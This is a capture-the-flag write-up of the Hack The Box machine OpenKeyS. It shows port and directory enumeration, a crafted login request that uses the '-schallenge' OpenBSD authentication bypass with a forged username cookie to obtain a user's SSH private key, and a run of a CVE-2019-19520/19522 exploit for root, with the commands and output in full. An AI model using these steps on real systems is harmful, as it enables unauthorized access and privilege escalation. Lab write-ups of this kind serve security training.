Methodology
- Open Port Enumeration
- Web Service Enumeration
- Authentication Vulnerability identified
- User SSH private key identified
- User shell gained
- Local Privilege Escalation Vulnerability identified
- Root shell gained
Lessons Learned
- OpenBSD Authentication Bypass Vulnerability
- Local Privilege Escalation
Open Ports Enumeration
The open ports enumeration through targetRecon1, had identified two open ports namely, SSH (22) and HTTP (80). The scan had not identified any known vulnerabilities on the target. The results of the scan are shown below.
┌[b4bygroot☮arcolinux]-(~/HTB/OpenKeyS)
└> targetRecon 10.10.10.199
[+] Open Ports Scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
        22      ssh
        80      http
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 22 10.10.10.199
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-10 00:30 IST
Nmap scan report for 10.10.10.199 (10.10.10.199)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.199
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-10 00:30 IST
Nmap scan report for 10.10.10.199 (10.10.10.199)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    OpenBSD httpd
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Site doesn't have a title (text/html).
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 580.15 seconds

[+] Summary
22      ssh     OpenSSH 8.1
                No vuln found
80      http    OpenBSD httpd N/A
                No vuln found
Web Service Enumeration
Browsing to http://openkeys.htb had revealed a login page that is supposed to retrieve SSH Private Key for the authenticated user. Following this, a gobuster scan was carried out, that had identified an interesting directory named includes. The partial results of the scan are given below.
λ arcolinux OpenKeyS → gobuster dir -w /usr/share/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.199
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://10.10.10.199
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================
2020/12/10 01:31:25 Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301)
/css (Status: 301)
/includes (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
---SNIP---
Browsing to http://openkeys.htb/includes had revealed two files listed on the directory, named auth.php and auth.php.swp. Both the files were downloaded onto the attacking host for further analysis. Although the extension from auth.php.swp indicates that this is a swap file, the file command had identified few key information about the file such as username and host. The same is given on the section below.
Ξ HTB/OpenKeyS → file auth.php.swp
auth.php.swp: Vim swap file, version 8.1, pid 49850, user jennifer, host openkeys.htb, file /var/www/htdocs/includes/auth.php
Examining the contents of the swap file using vim as vim -r auth.php.swp had revealed that the authenticate
function executes a binary, check_auth present on auth_helpers/check_auth. The partial contents of the swap
file is given below.
<?php

function authenticate($username, $password)
{
	$cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " . $password);
	system($cmd, $retcode);
	return $retcode;
}
---SNIP---
The binary check_auth was downloaded by browsing to http://openkeys.htb/auth_helpers/check_auth, and analyzed for an attack vector.
Initial Foothold
Analyzing the file check_auth with strings as strings check_auth had revealed few key information, about the
target including OpenBSD and auth_userkey.
λ arcolinux OpenKeyS → strings check_auth
/usr/libexec/ld.so
OpenBSD
libc.so.95.1
_csu_finish
exit
_Jv_RegisterClasses
atexit
auth_userokay
---SNIP---
Searching for the combination- OpenBSD and check_auth had revealed an authentication bypass vulnerability in
OpenBSD 2 3. The vulnerability states that authentication on OpenBSD can be bypassed by using -schallenge
as the username with any password. Attempting the same on the login from http://openkeys.htb
had managed to bypass authentication, but had ultimately failed in retrieving SSH keys as the target has no user
-schallenge. Having found a valid username jennifer from the swap file, auth.php.swp, a viable method would be to
try and retrieve the SSH key for jennifer. To that effect, the login request was intercepted with BurpSuite and
a new cookie field, username was added to the request as
Cookie: PHPSESSID=9h0gbbeul2m6v82drk6eqe3ukb;username=jennifer. The modified request is given below.
POST /index.php HTTP/1.1
Host: openkeys.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin: http://openkeys.htb
Connection: close
Referer: http://openkeys.htb/index.php
Cookie: PHPSESSID=9h0gbbeul2m6v82drk6eqe3ukb;username=jennifer
Upgrade-Insecure-Requests: 1

username=-schallenge&password=password

Forwarding the modified request had presented the SSH Private Key of the user jennifer and the same is shown on the
screenshot given below.

The received key was copied onto a file, named jennifer.key, and given appropriate key permissions. An attempt to
access the target via., SSH as the user jennifer was carried out as ssh -i jennifer.key jennifer@openkeys.htb.
This gave complete access to the target as the user jennifer and the user flag was read. The same is shown below.
Ξ HTB/OpenKeyS → ssh -i jennifer.key jennifer@openkeys.htb
The authenticity of host 'openkeys.htb (10.10.10.199)' can't be established.
ECDSA key fingerprint is SHA256:gzhq4BokiWZ1NNWrblA8w3hLOhlhoRy+NFyi2smBZOA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'openkeys.htb,10.10.10.199' (ECDSA) to the list of known hosts.
Last login: Wed Jun 24 09:31:16 2020 from 10.10.14.2
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
openkeys$ pwd
/home/jennifer
openkeys$ cat user.txt
36ab2---REDACTED---d2b10
Privilege Escalation
With user access to the target established, enumeration further for privilege escalation was carried out. The uname -a command had identified the installed OS and version as OpenBSD 6.6, shown below.
openkeys$ uname -a
OpenBSD openkeys.htb 6.6 GENERIC#353 amd64
Google-Fu had listed a privilege escalation vector, CVE-2019-19520 4 and a working exploit 5 had been identified. The exploit script was copied onto a file, privEsc.sh, on the target, given executable permissions and executed. This gave complete root access to the target and the root flag was read. The same is shown below.
openkeys$ vi privEsc.sh
openkeys$ chmod +x privEsc.sh
openkeys$ ./privEsc.sh
openbsd-authroot (CVE-2019-19520 / CVE-2019-19522)
[*] checking system ...
[*] system supports S/Key authentication
[*] id: uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
[*] compiling ...
[*] running Xvfb ...
[*] testing for CVE-2019-19520 ...
_XSERVTransmkdir: ERROR: euid != 0,directory /tmp/.X11-unix will not be created.
[+] success! we have auth group permissions

WARNING: THIS EXPLOIT WILL DELETE KEYS. YOU HAVE 5 SECONDS TO CANCEL (CTRL+C).

[*] trying CVE-2019-19522 (S/Key) ...
Your password is: EGG LARD GROW HOG DRAG LAIN
otp-md5 99 obsd91335
S/Key Password:
openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys# cat /root/root.txt
f3a55---REDEACTED---c6efa

System Owned